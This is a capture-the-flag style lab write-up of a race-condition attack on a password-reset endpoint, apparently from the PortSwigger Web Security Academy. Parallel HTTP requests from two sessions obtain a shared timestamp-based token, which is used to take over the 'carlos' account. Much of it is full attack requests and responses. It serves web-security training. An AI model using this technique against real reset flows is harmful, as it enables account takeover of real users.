
Contents of POST /forgot-password:



```
POST /forgot-password HTTP/2
Host: 0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Cookie: phpsessionid=yJblqu4K98E00VU0U3K5jcqRYLj7YTw6
Content-Length: 53
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=GN1DwPxRQvFeYpBlPiZXOGLcKekF4HCY&username=wiener
```

Phpsessionid= yJblqu4K98E00VU0U3K5jcqRYLj7YTw6

Sending several password reset requests will regenerate token, making previous ones invalid:




Your email address is wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net

Displaying all emails @exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2024-03-11 04:27:55 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=ea5ce7ef182e62036b6a21f69f10a1c19f9c6e67 Thanks, Support team	View raw
2024-03-11 04:27:54 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=d9173daf0780ee1a73f07808628c9468bd2d35bf Thanks, Support team	View raw
2024-03-11 04:27:54 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=011dc09438a7da01a42e59c80436421e00c79903	View raw


Generating token takes time, so there is a possible race window between sending username and generating token for him and it could be abused. I will test it by sending two requests of POST /forgot-password into Burp Repeater and send them in parallel from one group:



```
POST /forgot-password HTTP/2
Host: 0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Cookie: phpsessionid=yJblqu4K98E0OVUDU3K5jcqRYLj7YTw6
Content-Length: 53
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

csrf=GN1DwPxRQvFeYpBlPiZXOGLcKekF4HCY&username=wiener
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2867

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Exploiting time-sensitive vulnerabilities
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting time-sensitive vulnerabilities
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
            <a id='exploit-link' class='button' target='_blank' href='
            https://exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net/email'>
              Email client
            </a>
            <a class=link-back href='
            https://portswigger.net/web-security/race-conditions/lab-race-conditions-exploiti
            me-sensitive-vulnerabilities'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
              http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background=
```

Sent in parallel, it takes almost twice longer time for the other packet to arrive. I can confirm that the requests are processed in turns by adding more tabs with this request and observe that 1st takes 350 ms, 3nd takes 650 ms, 3rd takes 950 ms and 4th takes 1200 ms. So there is a per-session locking restriction present. Remember having phpsession and trying to send packets with empty phpsession parameter:




```
POST /forgot-password HTTP/2
Host : 0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Cookie : phpsessionid =
Content-Length : 53
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=0, i

csrf=GN1DwPxRQvFeYpBlPiZXOGLcKekF4HCY &username=wiener
```

```
HTTP/2 400 Bad Request
Content-Type : application/json; charset=utf-8
Set-Cookie : phpsessionid =YM2h98WjTMO22bos5raRf2RjdDWG5nze ; Secure; HttpOnly;
SameSite=None
X-Frame-Options : SAMEORIGIN
Content-Length : 60

"Invalid CSRF token (session does not contain a CSRF token)"
```

Getting CSRF token error.

I have sent GET /forgot-password request to Burp Repeater and generated a new phpsessionid by sending with no session parameter:




```
GET /forgot-password HTTP/2
Host: 0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Cookie: phpsessionid=
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
pplication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie : phpsessionid =jPsHPniarYz9vAJOFfSKquNivaFk5BcQ ; Secure; HttpOnly;
X-Frame-Options: SAMEORIGIN
Content-Length: 3217

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Exploiting time-sensitive vulnerabilities
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
```

phpsessionid= l2C647mQz4ZGUJaKCZjmXZjLsl4Abhuh

csrf= njpm13xcUY30qjynLp2a1GqnDdlDV8kh


I will use this one to replace one of the two session ids from my POST /forgot-password group:



```
POST /forgot-password  HTTP/2
Host : 0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Cookie : phpsessionid =l2C647mQz4ZGUJaKCZjmXZjLsl4Abhuh
Content-Length : 53
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT  10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

csrf=njpm13xcUY30qjynLp2a1GqnDdlDV8kh   &username =wiener
```

```
HTTP/2  200  OK
Content-Type : text/html;  charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 2867

<!DOCTYPE  html>
<html >
  <head >
    <link  href=/resources/labheader/css/academyLabHeader.css     rel=stylesheet >
    <link  href=/resources/css/labs.css   rel=stylesheet >
    <title >
      Exploiting  time-sensitive  vulnerabilities
    </title >
  </head >
  <body >
    <script  src="/resources/labheader/js/labHeader.js   ">
    </script >
    <div  id="academyLabHeader  ">
      <section  class='academyLabBanner  '>
        <div  class=container >
          <div  class=logo >
          </div >
          <div  class=title-container  >
            <h2 >
              Exploiting  time-sensitive  vulnerabilities
            </h2 >
            <a  id='lab-link '  class='button '  href='/'>
              Back  to  lab  home
            </a>
            <a  id='exploit-link '  class='button '  target='_blank '  href='
            https://exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net/emai
            l'>
              Email  client
            </a>
            <a  class=link-back  href='
            https://portswigger.net/web-security/race-conditions/lab-race-conditions
            -exploiting-time-sensitive-vulnerabilities    '>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
```


Now, the window between responses from the requests sent from two different session is much smaller and arrive almost at the same time.



Sent	To	From	Subject	Body	
2024-03-11 04:42:02 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=d35a1cae28d46bbe0a32f9a98ce75b3992d08bcf Thanks, Support team	View raw
2024-03-11 04:42:02 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=d35a1cae28d46bbe0a32f9a98ce75b3992d08bcf Thanks, Support team	View raw


Also, in mailbox, having two responses arrived at the same time, the identical tokens are now generated. Therefore, the timestamp is one of the elements of the token hash. Username is probably not the part of the hash as it is a separate parameter sent in the end of the request.

Thus, I have a temptation to change username parameter value to “carlos” in one of the requests and send them in parallel again. In theory, I will receive only 1 confirmation email to my mailbox, but the exact same token will be sent to carlos:



Sent	To	From	Subject	Body	
2024-03-11 04:46:05 +0000	wiener@exploit-0ac70049039f7d5e87c15bb70155000e.exploit-server.net	no-reply@0afc00a1039f7d0d87725c98007300c1.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0afc00a1039f7d0d87725c98007300c1.web-security-academy.net/forgot-password?user=wiener&token=aebd2dc0993a1a2cc160de6f8ea6b941064851f0 Thanks, Support team	View raw

In link URL, I changed user parameter to carlos:




My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

This brought me to password change page and I successfully logged in as ‘carlos’. Admin panel is now available:



Admin interface only available if logged in as an administrator